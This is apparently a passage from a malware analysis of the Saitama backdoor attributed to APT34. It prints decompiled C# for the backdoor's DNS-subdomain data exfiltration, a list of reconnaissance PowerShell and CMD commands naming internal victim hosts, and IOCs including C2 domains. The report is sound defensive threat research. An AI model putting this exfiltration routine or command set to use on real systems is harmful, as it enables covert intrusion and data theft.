These states put the backdoor in sleep mode. The amount of time that the program will sleep is determined by the previous stage. It is clear that one of the main motivations of the actor is to be as stealthy as possible. For example, unsuccessful DNS requests puts the backdoor in sleep mode for a time between 6 and 8 hours! There are different sleep times depending on the situations (values are expressed in milliseconds):



```
// Token: 0x04000001 RID: 1
public static int DelayMinAlive = 21600000;

// Token: 0x04000002 RID: 2
public static int DelayMaxAlive = 28800000;

// Token: 0x04000003 RID: 3
public static int DelayMinCommunicate = 40000;

// Token: 0x04000004 RID: 4
public static int DelayMaxCommunicate = 80000;

// Token: 0x04000005 RID: 5
public static int DelayMinSecondCheck = 1800000;

// Token: 0x04000006 RID: 6
public static int DelayMaxSecondCheck = 2700000;

// Token: 0x04000007 RID: 7
public static int DelayMinRetry = 300000;

// Token: 0x04000008 RID: 8
public static int DelayMaxRetry = 420000;
```

There is also a “Second Sleep” state that puts the program on sleep mode a different amount of time.

RECEIVE

This state is used to receiving commands from the C&C servers. Commands are sent using the IP address field that is returned by the DNS requests. Further details about the communication protocol are provided later in this report. In a nutshell, every DNS request is capable of receiving 4 bytes. The backdoor will concatenate responses, building buffers in that way. These buffers will contain the commands that the backdoor will execute.

DO (DoTask)

That state will execute commands received from the server. The backdoor has capabilities like executing remote pre-established commands, **custom commands** or **dropping files**. The communication supports compression, also. The following figure shows the list of possible commands that can be executed by the backdoor.

ID	Type	Command
1	PS	Get-NetIPAddress -AddressFamily IPv4 | Select-Object IPAddress
2	PS	Get-NetNeighbor -AddressFamily IPv4 | Select-Object “IPADDress”
3	CMD	whoami
4	PS	[System.Environment]::OSVersion.VersionString
5	CMD	net user

6	—	———[NOT USED]———
7	PS	Get-ChildItem -Path “C:Program Files” | Select-Object Name
8	PS	Get-ChildItem -Path ‘C:Program Files (x86)’ | Select-Object Name
9	PS	Get-ChildItem -Path ‘C:’ | Select-Object Name
10	CMD	hostname
11	PS	Get-NetTCPConnection | Where-Object{$_.State -eq “Established”} | Select-Object “LocalAddress”, “LocalPort”, “RemoteAddress”, “RemotePort”
12	PS	$(ping -n 1 10.65.4.50 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.4.51 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.65.65 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.53.53 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.21.200 | findstr /i ttl) -eq $null
13	PS	nslookup ise-posture.mofagov.gover.local | findstr /i Address;nslookup webmail.gov.jo | findstr /i Address
14	PS	$(ping -n 1 10.10.21.201 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.201 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.202 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.24.200 | findstr /i ttl) -eq $null
15	PS	$(ping -n 1 10.10.10.4 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.50.10 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.22.50 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.45.19 | findstr /i ttl) -eq $null
16	PS	$(ping -n 1 10.65.51.11 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.6.1 | findstr /i ttl) -eq


		$null;$(ping -n 1 10.65.52.200 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.6.3 | findstr /i ttl) -eq $null
17	PS	$(ping -n 1 10.65.45.18 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.28.41 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.36.13 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.51.10 | findstr /i ttl) -eq $null
18	PS	$(ping -n 1 10.10.22.42 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.23.200 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.45.19 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.50 | findstr /i ttl) -eq $null
19	PS	$(ping -n 1 10.65.45.3 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.4.52 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.31.155 | findstr /i ttl) -eq $null;$(ping -n 1 ise-posture.mofagov.gover.local | findstr /i ttl) -eq $null
20	PS	Get-NetIPConfiguration | Foreach IPv4DefaultGateway | Select-Object NextHop
21	PS	Get-DnsClientServerAddress -AddressFamily IPv4 | Select-Object SERVERAddresses
22	CMD	systeminfo | findstr /i “Domain”

Figure 12: List of predefined commands

It is pretty shocking to see that even when attackers have the possibility of sending any command, they choose to add that predefined list in the backdoor in Base64 format. As we can see, some of them are common reconnaissance snippets, but some of them are not that common. In fact, some of the commands contain **internal IPs**and also **internal domain names**(like ise-posture.mofagov.gover.local). That shows that this malware was clearly targeted and also indicates that the actor has some previous knowledge about the internal infrastructure of the victim.

SEND – SEND AND RECEIVE

The Send state is used to send the results generated by commands to the actor's server. In this case, the name of the subdomain will contain the data. As domain names are used to exfiltrate unknown amounts of data, attackers had to split this data in different buffers. Every buffer is then sent through a different DNS request. As it can be seen in the Figure 12, all the required information in order to reconstruct original data is sent to the attackers. The size of the buffer is only sent in the first packet.




```
// Token: 0x06000014 RID: 20 RVA: 0x00002630 File Offset: 0x00000830
private static bool _Send(out MachineCommand ret)
{
    int val = DnsClass._SendDataSize - DnsClass._SendByteIndex;
    int num = Math.Min(Config.SendCount, val);
    if (DnsClass._SendByteIndex == 0)
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) +
          Util.ConvertIntToDomain(DnsClass._SendDataSize).PadLeft(3, Config.CharsDomain[0]) + Base32Encoding.GetByteString
          (DnsClass._SendData.Skip(DnsClass._SendByteIndex).Take(num).ToArray<byte>()));
    }
    else
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) +
          Base32Encoding.GetByteString(DnsClass._SendData.Skip(DnsClass._SendByteIndex).Take(num).ToArray<byte>()));
```

There are several indicators that suggest that this campaign has been operated by APT34.

- Maldoc similarity: The madoc used in this campaign shared some similarities with maldocs used in previous campaigns of this actor. More specifically similar to what was mentioned in CheckPoint’s reportthis maldoc registers a scheduled task that would launch the executable every X minutes, also it uses the same anti sandboxing technique (checking if there is a mouse connected to the PC or not). Finally, we see a similar pattern to beacon back to the attacker server and inform the attacker about the current stage of execution.

- Victims similarity: The group is known to target the government of Jordan and this is the case in this campaign.
- Payload similarity: DNS is the most common method used byAPT34 for its C&C communications. The group is also known to use uncommon encodings such as Base32 and Base36 in its previous campaigns. The Saitama backdoor uses a similar Base32 encoding for sending data to the servers that is used by DNSpionage. Also, to build subdomains it uses Base32 encoding that is similar to what was reported by Mandiant.

Malwarebytes customers are protected from this attack via our Anti-Exploit layer.


Fw: Confirmation Receive Document - Message (HTML)
Fw: Confirmation Receive Document
Confirmation Receive Document.xls [Read-Only] [Compatibility Mode] - Excel
Confirmation Receive Document
Malwarebytes Anti-Exploit
Close

Malwarebytes Anti-Exploit has blocked an exploit attempt

Application: Microsoft Office Excel
Protection Layer: Application Behavior Protection
Protection Technique: Exploit Office loading points abuse blocked
File/Process Blocked: C:\Users\Lab\Documents\schedule.service
Attacking URL: N/A

IOCs

Maldoc:

Confirmation Receive Document.xls

26884f872f4fae13da21fa2a24c24e963ee1eb66da47e270246d6d9dc7204c2b

Saitama backdoor:

update.exe

e0872958b8d3824089e5e1cfab03d9d98d22b9bcb294463818d721380075a52d

C2s:

uber-asia.com

asiaworldremit.com

joexpediagroup.com

Related articles

THREAT INTELLIGENCE

New phishing campaign uses Discord for…

3 minutes

RANSOMWARE

Ransomware review: July 2024

3 minutes

THREAT INTELLIGENCE

WorkersDevBackdo and MadMxShell converge in…

7 minutes